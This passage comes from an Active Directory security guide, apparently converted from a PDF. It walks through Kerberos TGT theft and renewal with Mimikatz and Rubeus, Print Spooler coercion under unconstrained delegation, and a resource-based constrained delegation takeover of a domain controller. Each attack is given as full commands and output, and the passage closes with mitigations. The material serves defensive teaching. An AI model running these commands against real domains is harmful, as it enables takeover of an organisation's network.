  Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]  
[00000001]  
  Start/End/MaxRenew: 1/17/2020 8:32:01 AM ; 1/17/2020 6:32:01 PM ; 1/24/2020 8:32:01 AM  
  Service Name (02) : krbtgt ; IDENTITY.LOCAL ; @ IDENTITY.LOCAL  
  Target Name (02) : krbtgt ; IDENTITY.LOCAL ; @ IDENTITY.LOCAL  
  Client Name (01) : Eve ; @ IDENTITY.LOCAL ( IDENTITY.LOCAL )  
  Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;  
  Session Key : 0x00000012 - aes256_hmac  
    32fad287969dfba9b2e917e6a30647e2d55a0549470a238634778c677130489a  
  Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]
```

- At the green bar thing, there is a **Maximum Renew time**, which is 7 days.
1/17/2020 – 1/24/2020 – (17+7=24)

Now I am going to renew the TGT of Eve to ensure that I have 7 days longer to wreck an organization instead of 10 hours.

```
Mimikatz # privilege::debug  
Mimikatz # sekurlsa::tickets /export
```

```
Group 1 - client Ticket ?  
Group 2 - Ticket Granting Ticket  
[00000000]  
Start/End/MaxRenew: 1/17/2020 8:32:01 AM ; 1/17/2020 6:32:01 PM ; 1/24/2020 8:32:01 AM  
Service Name (02) : krbtgt ; IDENTITY.LOCAL ; @ IDENTITY.LOCAL  
Target Name (-) : @ IDENTITY.LOCAL  
Client Name (01) : Eve ; @ IDENTITY.LOCAL ( $$Delegation Ticket$$ )  
Flags 60a10000 : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;  
Session Key : 0x00000012 - aes256_hmac  
Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]  
=====  
base64 of file : [0;3288953]-2-0-60a10000-Eve@krbtgt-IDENTITY.LOCAL.kirbi  
=====  
oQAAAAXMIQAAAAXHoIQAADAgEFoYQAAAADAgEWooQAAARYMIQAAAARSYYQAAARM  
IQAAAARGoIQAADAgEFoYQAAAAGw5JREVOVE1uws5MT0NBTKKEAAAAMZCEAAAA  
aceAAAAAWIBaqGEAAAAMHjCEAAAAGBsga3JidGd0gw5JREVOVE1uws5MT0NBTKOE  
AAD6DCEAAAD4qCEAAAAMhIBEqGEAAAAMWIBAqKEAAADygSCA8YgRue4z0siY5GU  
TzIYYCThXxbFxaoQFtQ404F7CqdhtZM18X72se131ov32Zfw731/kicHc5qFM4  
zokkTVWIofonAf8uVtca3QLyFwnvPckjuwljX5xa+ghkDugLBvZJ4JSrACfEAHS  
0zQZDVfyMG0Hu0idRFaLrQIN1SRgwc7BeS36Af6zgr+y7UGKwh6jv9cwg9wSP6M  
tidFONUJl1PHL07IMCwdvksyPb/uc8QgiNzhzsF3ot0a2RJJWjhRg0cr18ix0  
pxxnN+kMnrFGVVihkGGVGFjeuCiXXZF/qeiftj1+6khozo/Va/pzqWSL2I/Cutq9w  
e+P1kcNp4raE2xuYhdGpIX55gp4aLMBBGRakmn31GtoFX3umFjfTiQFeoMAFMAo  
qwqpbUtxn91TPraqDh8Zdw2CLAj81GBy5cx9Psgwmb0Vcms1Hav1XoZmcn9eQo3  
rejkGPTwp93I7obDlqAB4FHus1JgFk//025/H641jv2Py63T518NejiwZpoAFuy  
rlHEVjmVpz8g1EPTIVHVFR/jZ7Dmdvpd22fmp1FCjdeBCSpv2axWA4xVSxdvnVo  
7YE6brwu10MeFXBiQW8tC1zQqdsQS5px3Ns0v4LfyZs91u41Hmvf7SRjoq9P369  
EZs/p1Iy8nhOj7pMRqt/2OY/sux600DFUy3TgbLwmhjqUwaPnnFV20R4A6mp6QF  
8E/ZPwwxma149epXJM5QH9JU4SopBtBxwW/s/A9otBk4Ge7Yivro1DCrzg/wBS7  
xpzottLB2sv5+A1+YLes1nc3tYp47ZwMrzPS7SCu+xVeD81YtyVgzmGRz3TywkZ  
.....
```

- Rubeus has a great feature to (auto) renew the Kerberos TGT until the expiration time has passed. By default, it is 7 days.

```
Rubeus.exe renew /ticket:[0;3329b0d]-2-0-60a10000-Eve@krbtgt-IDENTITY.LOCAL.kirbi /ptt
```

```
C:\Rubeus-master\Rubeus\bin\Debug>Rubeus.exe renew /ticket:[0;3329b0d]-2-0-60a10000-Eve@krbtgt-IDENTITY.LOCAL.kirbi /ptt

v1.4.2

[*] Action: Renew TGT

[*] Using domain controller: ADFS.ENTITY.local (10.0.3.10)
[*] Building TGS-REQ renewal for: 'IDENTITY.LOCAL\Eve'
[+] TGT renewal request successful!
[*] base64(ticket.kirbi):

doIFLDCCBSigAwIBBaEDAgEWooIEMDCBxhhgQoMIIJEKADAgEFoRAbDkTERU5USVRZLkxPQ0FmoiMw
IaADAgECoRowGBsGaj3JidGd0Gw5JREVOVE]UWS5MT0NBTKOCA+QwgqPgoAMCARKhAwIBAqKCA9IEggPO
NiHOEcvaKZ2qbjmt9XuBxeHr8g5B7CzuhzQpeR37d/1suSwY4CoWqB2fGiW3axoaRtJhsVjZgVHFQ
GR/h5wpZhqlLo1saQoe8QOTzbvCGNLwDoqjn9GA6AMIZMrqqtRhjLHvAF/dkwk19Tyk1Nh+Y8u0sQ14
Hsmws9Ygi3aGqmdtyTedxj2Mx0MaeXOPRpucd0MaAg8V0DnDjeffH18D+5gvPC32r/aLPctPVWPUE7Bq
gjnuau2T+Q/8j2KL1wjsKB1a1Yaunu13VQnPPrPZ08TB1ppZv5EiTvhaoNgfueaqd4jQCoexUTk/74q
4dT5ryfe+vfil+o0A63t++8FfTC45oLunZG1DsoiUpd+Bkw1fRcyoocmuNm3hbztPQ8whIxatI7rsz
Fvxh1IipkFdRoqBVHQz+jonhfbFB0CZIOwiisGMTrbdDepuefgCT28/h9f1+ntiTbepIxgo3Pv411]l
c5i26EZHpjmh7sY7N8j0NMHGul9sIwyspuu70UIl0ERh6/1/tICx8iejIZhbjscw4S4NPv6HTvp4280/
6m09oeclIwdYzs/59qzd2B7fk3wbKE12ShqLQNrw5TnKlw3hoKqKam5Ne5qt1bDdDM/k1/uXct38ftk
4BXajG8MTMjss5V1Uj0y7p1GEkd13WvmwN3YvnjVAx/GY5w3T3RzD5icqaeFe7d+ffMoxCxkb8PiLOQ
wwHf9D6va1wTUsrldkAc6F6dbZtFHg/9djgqeunxd+gsbhPrM1065a2zniFXGqnxBtPRNHzsQeuAl
porbzDhq1rgKEszflnjT+/H41gngEAh1FnwC+uYw9YAr+FUhg5PN9d1iy/SVLSjJZwg5rvvfBqmmBXk
Lb5swFwhY7w0nrDs6XcJgecwgeSgAwIBAKB3ASB2X2B1jCB06CB0DCBzTCByqAtMCmgAwIBEqEiBCCG
p/QHsZjZr66tf9n4Tpb1P2a/qi41ovC+cWuBEVMB6EQw5JREVOVE]UWS5MT0NBTK1QMA6gAwIBAAeEH
MAUBAOV2zaMHawUAYKEAAKURGA8yMDIwMDExNzA5MDcwNVqmERgPMjAyMDAxMTcxOTA3MDVapxEYDzIw
MjAwMTI0MDgzMjAxWqgQQw5JREVOVE]UWS5MT0NBTKkjMCggAwIBAqEaMBgbBmtyYnRndBsOSURFTlRJ
VFkuTE9DQUw=
```

[*] Action: Import Ticket
[+] Ticket successfully imported!

- Auto renew of the TGT

```
Rubeus.exe renew /ticket:[0;3329b0d]-2-0-60a10000-Eve@krbtgt-IDENTITY.LOCAL.kirbi /auto-renew
```

- In a nutshell:

By default, a TGT will expire after 10 hours, so it can't be used anymore, because it would expire and become invalid, but the great thing is, that a Kerberos TGT can be renewed **before** it has been expired. An attacker can (continuously) renew his/her TGT until 7 days has been passed.

This means that if an attacker has a TGT of Eve (Domain Admin) – He or she would be able to renew her TGT until 7 days to do more damage, instead of just 10 hours.

- Why 7 days?

7 days is the default configuration in Active Directory.

Vulnerability

If the value for the **Maximum lifetime for user ticket renewal** setting is too high, users might be able to renew very old user tickets.

Countermeasure

Configure the **Maximum lifetime for user ticket renewal** setting to 7 days.


- Mitigation

The first thing that matters is to admit that you have a problem. Unconstrained Delegation is very insecure, and will likely be exploited by attackers to compromise an organization. Never use this configuration again!

Second thing that might come up to your mind is. "*Why is Print Spooler enabled on the DC?*"

10-15 years ago. Security was not considered important at all. Organizations were managing their print servers on the DC. In addition to Unconstrained Delegation, this might also answer your question on why Print Operators is allowed to log on locally to the DC, because it has the rights to manage the settings of Print Management without having Domain Admin.

- What happens when we disable the Print Spooler on the DC?



- After the Print Spooler has been disabled on the Domain Controller. It was not possible anymore to use the Print Spooler technique.

PS C:\windows\system32> cd C:\Rubeus-master\Rubeus\bin\Debug
 PS C:\Rubeus-master\Rubeus\bin\Debug> cmd
 Microsoft Windows [Version 6.3.9600]
 (c) 2013 Microsoft Corporation. All rights reserved.
 C:\Rubeus-master\Rubeus\bin\Debug>Rubeus monitor /interval:1

v1.4.2


[*] Action: TGT Monitoring
 [*] Monitoring every 1 seconds for 4624 logon events

Windows PowerShell

```
Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All rights reserved.

PS C:\Users\PKIAadmin> cd C:\SpoolSample-master\SpoolSample\bin\Debug
PS C:\SpoolSample-master\SpoolSample\bin\Debug> .\SpoolSample.exe IDENTITY-DC.IDENTITY.local WINDOWS2012.IDENTITY.local
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\IDENTITY-DC.IDENTITY.local, CaptureServer: \\WINDOWS2012.IDENTITY.local
PS C:\SpoolSample-master\SpoolSample\bin\Debug>
```

- Now I am going to turn the Print Spooler again on the Domain Controller.



- Print Spooler is enabled by default on the Domain Controllers. If it is enabled. An attacker can use the advantage of Unconstrained Delegation on a server, and use the Print Spooler to enforce the DC is making a connection with the listener on the compromised server to obtain the TGT of the DC computer account.

```

PS C:\windows\system32> cd C:\Rubeus-master\Rubeus\bin\Debug
PS C:\Rubeus-master\Rubeus\bin\Debug> cmd
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Rubeus-master\Rubeus\bin\Debug>Rubeus.exe monitor /interval:1

v1.4.2

[*] Action: TGT Monitoring
[*] Monitoring every 1 seconds for 4624 logon events

[*] 1/11/2020 12:40:17 PM - 4624 logon event for 'IDENTITY\IDENTITY-DC$' from '10.0.3.4'
[*] Target LUID: 0x291f95
[*] Target service : krbtgt

UserName      : IDENTITY-DC$
Domain        : IDENTITY
LogonId       : 0x291f95
UserSID        : S-1-5-21-1568615022-3734254442-823492033-1000
AuthenticationPackage : Kerberos
LogonType      : Network
LogonTime      : 1/11/2020 12:40:17 PM
LogonServer    :
LogonServerDNSDomain : IDENTITY.LOCAL
UserPrincipalName : 

Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All rights reserved.

PS C:\Users\PKIAdmin> cd C:\SpoolSample-master\SpoolSample\bin\Debug
PS C:\SpoolSample-master\SpoolSample\bin\Debug> .\SpoolSample.exe IDENTITY-DC.IDENTITY.local WINDOWS2012.IDENTITY.local
[+] Converted DLL to shellcode
[+] Executing RDI

```

- **Other best practices**
- Ensure that all Tier 0 admins are in Protected Users group. Usually Domain Admins or equivalent.
- Ensure "Account is sensitive and cannot be delegated" is set on all Tier 0 admins. Usually Domain Admins or equivalent.
- Disabling Print Spooler is not enough. Ensure that no Tier 0 admins are login in on unconstrained delegation servers.

● 4.2 – Resource Based Constrained Delegation

Under **Windows Server 2012** instead of registering SPNs for resources that an impersonating account can access against the msDS-AllowedToDelegateTo attribute of the impersonating account, a list of Active Directory accounts allowed for delegation can now be stored against the **msDS-AllowedToActOnBehalfOfOtherIdentity** attribute of the resource server's computer account or in the service account under which services run on the resource server.

Resource Based Constrained Delegation can be exploited to give a user code execution on a computer. If a user has GenericWrite or equivalent on an AD Computer Object. It is allowed to modify the **msDS-Allowed-To-Act-On-Behalf-Of-Other-Identity** attribute, which is used for access checks to determine if a requestor has permission to act on the behalf of other identities to services running as this account.

- **Requirements:** GenericWrite or equivalent on computer object, reconnaissance to discover who is a local admin on the targeted computers. All of the local admins are the ones that we can impersonate.

To check if there any computers with this configuration:

```
Get-ADComputer -Filter {msDS-AllowedToBehalfOfOtherIdentity -like "*" | Out-GridView
```

[Example]

Account Operators has by default GenericAll on most computer objects in AD. Since Elad Shamir discovered this awesome technique. **Account Operators** became even more powerful.

Permissions for Account Operators	Allow	Deny
Full control	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Write	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Create all child objects	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Delete all child objects	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Allowed to authenticate	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Change password	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Recover	<input type="checkbox"/>	<input type="checkbox"/>

- Everything is done with PowerMad & PowerView and both tools can be found here:
<https://github.com/Kevin-Robertson/Powermad>
- <https://github.com/PowerShellMafia/PowerSploit>

- First, we have to create a computer object in AD, because this computer object will be the trusted computer object on the targeted computer.
- **HackMe02** will be our fake computer
- **Passw0rd!** will be the password of the fake computer

```
Cd C:\Powermad-master

Import-Module \Powermad.ps1

New-MachineAccount -MachineAccount HackMe02 -Password $(ConvertTo-SecureString
'Passw0rd!' -AsPlainText -Force) -Verbose
```

```
PS C:\windows\system32> cd C:\Powermad-master\
PS C:\Powermad-master> Import-Module .\Powermad.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your
computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning
message. Do you want to run C:\Powermad-master\Powermad.ps1?
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): R
PS C:\Powermad-master> New-MachineAccount -MachineAccount HackMe02 -Password $(ConvertTo-SecureString 'Passw0rd' -AsPlain
Text -Force) -Verbose
VERBOSE: [+] Domain Controller = IDENTITY-DC.IDENTITY.local
VERBOSE: [+] Domain = IDENTITY.local
VERBOSE: [+] SAMAccountName = HackMe02$
VERBOSE: [+] Distinguished Name = CN=HackMe02,CN=Computers,DC=identity,DC=local
[+] Machine account HackMe02 added
PS C:\Powermad-master> ■
```

- Get the SID of the fake computer object that we just created.

```
PS C:\Powermad-master> Get-ADComputer HackMe02 -Prop SID

DistinguishedName : CN=HackMe02,CN=Computers,DC=IDENTITY,DC=local
DNSHostName      : HackMe02.identity.local
Enabled          : True
Name             : HackMe02
ObjectClass      : computer
ObjectGUID       : 4196cd1b-764d-44c3-94c7-127786b76f45
SamAccountName   : HackMe02$
SID              : S-1-5-21-1568615022-3734254442-823492033-1639
UserPrincipalName :
```

- Modify the security descriptor of **HackMe02\$**
 - Add the **SID** of your fake computer to the security descriptor.


```
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList  
"O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;S-1-5-21-1568615022-3734254442-  
823492033-1640)"  
  
$SDBytes = New-Object byte[] ($SD.BinaryLength)  
  
$SD.GetBinaryForm($SDBytes, 0)
```

```
PS C:\Users\Eve\Desktop> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDLCSWRPWPDTLOCRSDRCWDW;;S-1-5-21-1568615022-3734254442-823492
PS C:\Users\Eve\Desktop> $SDBytes = New-Object byte[] ($SD.BinaryLength)
PS C:\Users\Eve\Desktop> $SD.GetBinaryForm($SDBytes, 0)
PS C:\Users\Eve\Desktop>
```

- Now modify the AD Computer Object where you have **Write** permission on.
 - **PowerView** will be used to do this.

```
Get-DomainComputer YourTargetComputer | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose
```

- Now there is a value on the **msDS-AllowedToActOnBehalfOfOtherIdentity** attribute on the targeted computer object in AD



- We are now going to perform our execution attack to take-over the computer object.
 - This will be done with the tool Rubeus.
 - We need to create a NT hash for the HackMe02 computer account.

Rubeus.exe hash /password:Passw0rd! /user:HackMe02 /domain:IDENTITY.local

- We now have the NT hash of our fake computer object that can impersonate **IdentityManager\$**.

We can obtain the Kerberos ticket of **IdentityManager\$** and impersonate users. In this example, I am going to impersonate the account "**SVC_IDM**" that is a local Admin on **IdentityManager\$**.

TIP: Make sure that you add the dollar sign \$ at the end of the /user prefix of your created computer object and do not forget to type the FQDN of the targeted computer object.

```
Rubeus.exe s4u /user:HackMe02$ /domain:IDENTITY.local  
/rc4:FC525C9683E8FE067095BA2DDC971889 /impersonateuser:SVC_IDM /msdsspn:cifs/IdentityManager.Identity.local /ptt
```

We can access the share on on the IdentityManager.Identity.local machine as the user "SVC_ID-M"

If above command does not work. **Try the following:**

```
Rubeus.exe s4u /user:HackMe02$ /domain:IDENTITY.local  
/rc4:FC525C9683E8FE067095BA2DDC971889 /impersonateuser:SVC_IDM /msdsspn:http/Identit  
yManager /altservice:cifs.host /ptt
```

We have moved laterally with the **SVC_IDM** account to **IdentityManager\$** server by exploiting Resource Based Unconstrained Delegation.

```
c:\PSTools>PsExec.exe \\IdentityManager cmd.exe
PsExec v2.2 - Execute processes remotely
Copyright (c) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\windows\system32>hostname
IdentityManager

C:\windows\system32>whoami
identity\svc_idm

C:\windows\system32>
```

[Move laterally to DC]

What happens when someone has GenericAll on the Domain Controller(s) computer account(s)? It would give the attacker the ability to move laterally to the DC and own the entire environment.

The screenshot shows the 'IDENTITY-DC Properties' dialog box with the 'Security' tab selected. In the 'Group or user names:' list, 'Eve Johnson (Eve@IDENTITY.local)' is highlighted. Below the list are 'Add...' and 'Remove' buttons. The 'Permissions for Eve Johnson' table lists various permissions with checkboxes for 'Allow' and 'Deny'. The permissions listed include:


Permission	Allow	Deny
Full control	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Write	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Create all child objects	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Delete all child objects	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Allowed to authenticate	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Change password	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Receive	<input type="checkbox"/>	<input type="checkbox"/>

At the bottom, it says 'For special permissions or advanced settings, click Advanced.'

The first thing we have to do is create a fake computer object again.

```
Import-Module .\Powermad.ps1

New-MachineAccount -MachineAccount FAKEPC -Password $(ConvertTo-SecureString
'Microsoft123' -AsPlainText -Force) -Verbose
```



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The command "New-MachineAccount -MachineAccount FAKEPC -Password \$(ConvertTo-SecureString 'Microsoft123' -AsPlainText -Force) -Verbose" is run. The output shows verbose information about the creation of the account, including the domain controller, domain, SAM account name, distinguished name, and machine account added. The SID of the account is also listed.

```
PS C:\Powermad-master> New-MachineAccount -MachineAccount FAKEPC -Password $(ConvertTo-SecureString 'Microsoft123' -AsPlainText -Force) -Verbose
VERBOSE: [+] Domain Controller = IDENTITY-DC.IDENTITY.local
VERBOSE: [+] Domain = IDENTITY.local
VERBOSE: [+] SAMAccountName = FAKEPC$
VERBOSE: [+] Distinguished Name = CN=FAKEPC,CN=Computers,DC=identity,DC=local
[+] Machine account FAKEPC added
PS C:\Powermad-master>
```

Second thing is to grab the SID of the fake computer account.

```
Get-ADComputer FAKEPC -Prop SID
```

```
PS C:\Powermad-master> Get-ADComputer FAKEPC -Prop SID

DistinguishedName : CN=FAKEPC,CN=Computers,DC=IDENTITY,DC=local
DNSHostName      : FAKEPC.identity.local
Enabled          : True
Name             : FAKEPC
ObjectClass      : computer
ObjectGUID       : 777981f1-9de2-4484-bd45-12cc5f1b96b5
SamAccountName   : FAKEPC$
SID              : S-1-5-21-1568615022-3734254442-823492033-1651
UserPrincipalName :
```

Now we have to modify the security descriptor of the fake computer account, which includes adding the SID of the fake computer account to it.

```
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList
"O:BAD:(A;;CCDCLCSWRPWPDTLOCSDRCWDWO;;;S-1-5-21-1568615022-3734254442-
823492033-1651)"

$SDBytes = New-Object byte[] ($SD.BinaryLength)

$SD.GetBinaryForm($SDBytes, 0)
```

```
PS C:\Powermad-master> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCSDRCWDWO;;;S-1-5-21-1568615022-3734254442-823492033-1651)"
PS C:\Powermad-master> $SDBytes = New-Object byte[] ($SD.BinaryLength)
PS C:\Powermad-master> $SD.GetBinaryForm($SDBytes, 0)
PS C:\Powermad-master>
```

Now we have to import PowerView to modify the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on the DC computer object.

```
Get-DomainComputer IDENTITY-DC | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBBytes} -Verbose
```

Check if there has been a value set on the DC computer object. Again, this is done with PowerView.

```
Get-DomainComputer IDENTITY-DC -Properties 'msds-allowedtoactonbehalfofotheridentity'
```

```
PS C:\Users\Eve\Desktop> Get-DomainComputer IDENTITY-DC -Properties 'msds-allowedtoactonbehalfofotheridentity'  
msds-allowedtoactonbehalfofotheridentity  
-----  
{1, 0, 4, 128...}
```

We are nearly done, but to finish it. We need to generate a NT hash first for our fake computer object. This can be done with Rubeus.

Rubeus.exe hash /password:Microsoft123 /user:FAKEPC /domain:IDENTITY.local

Now we can start impersonating users in the domain. In this example, I have decided to impersonate the user "Testing" that is an Enterprise Admin.

```
Rubeus.exe s4u /user:FAKEPC$ /domain:IDENTITY.local  
/rc4:72F48F7CDDFE6D43EAECD28166780F73 /impersonateuser:Testing /msdsspn:cifs/IDEN-  
TITY-DC.IDENTITY.local /ptt
```

```
C:\Rubeus-master\Rubeus\bin\Debug>Rubeus.exe s4u /user:FAKEPC$ /domain:IDENTITY.local /rc4:72F48F7CDDFE6D43EAEC2816678F73 /impersonateuser:Testing /msdsspn:cifs/IDENTITY-DC.IDENTITY.local /ptt

(____)\   [ ]
____) )_ [ ]
 [ _\ /| | | - \ \_ \_ | | | / \ )
[ _\ \ \ | | | | | ) _ \_ | | | / \ )
[ _\ | | | / | | / | ) _ \_ / ( /

v1.4.2

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 72F48F7CDDFE6D43EAEC28166780F73
[*] Building AS-REQ (w/ preauth) for: 'IDENTITY.local\FAKEPC$'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

Despite that, I have the Kerberos ticket of Testing. I still can't access the share on the Domain Controller.

```
C:\Rubeus-master\Rubeus\bin\Debug>klist
Current LogonId is 0:0xc1fde

Cached Tickets: (1)

#0>    Client: Testing @ IDENTITY.LOCAL
        Server: cifs/IDENTITY-DC.IDENTITY.local @ IDENTITY.LOCAL
        Kerberos Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x0a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 1/12/2020 13:51:26 (local)
        End Time: 1/12/2020 23:51:26 (local)
        Renew Time: 1/19/2020 13:51:26 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

C:\Rubeus-master\Rubeus\bin\Debug>dir \\IDENTITY-DC\c$<br/>
Access is denied.
```

If this is the case, try with the following to see if it is possible.

```
Rubeus.exe s4u /user:FAKEPC$ /domain:IDENTITY.local  
/rc4:72F48F7CDDFE6D43EAECD28166780F73 /impersonateuser:Testing /msdsspn:http/IDEN-  
TITY-DC /altservice:cifs,host /ptt
```

Final result has been achieved. We have moved laterally to the Domain Controller by exploiting this Resource Based Constrained Delegation, attack. Eve had GenericAll on the DC computer account, because of poor delegation.

```
C:\Rubeus-master\Rubeus\bin\Debug>cd c:\PSTools  
c:\PSTools>PsExec.exe \\IDENTITY-DC cmd.exe  
PsExec v2.2 - Execute processes remotely  
copyright (c) 2001-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com  
  
Microsoft Windows [Version 10.0.17763.914]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\windows\system32>hostname  
IDENTITY-DC  
C:\windows\system32>■
```

- **NOTE:** Despite that you have the credentials and the rights on the computer object does not mean you can immediately perform this attack, because if you do not have the access, connectivity to the resource.

● 4.3 - Mitigations

- Remove Resource Based Delegation on Computer Objects

```
Set-ADComputer YourTargetComputer -PrincipalsAllowedToDelegateToAccount $Null
```

- Ensure that all Tier 0 admins are member of the Protected Users, group.
- Ensure that all Tier 0 admins have the "Account is sensitive and cannot be delegated" checkmark.
- Disable Print Spoolers on all Domain Controllers
- Never ever use Unconstrained or Constrained or whatever the vendor requires it. Do not use it, never.
- There is no reason to delegate users or groups on computer objects. Look in your environment to see if there are users with GenericAll / GenericWrite or equivalent and remove them.

- 5.1 – Interesting configurations in DC GPOs

Summary

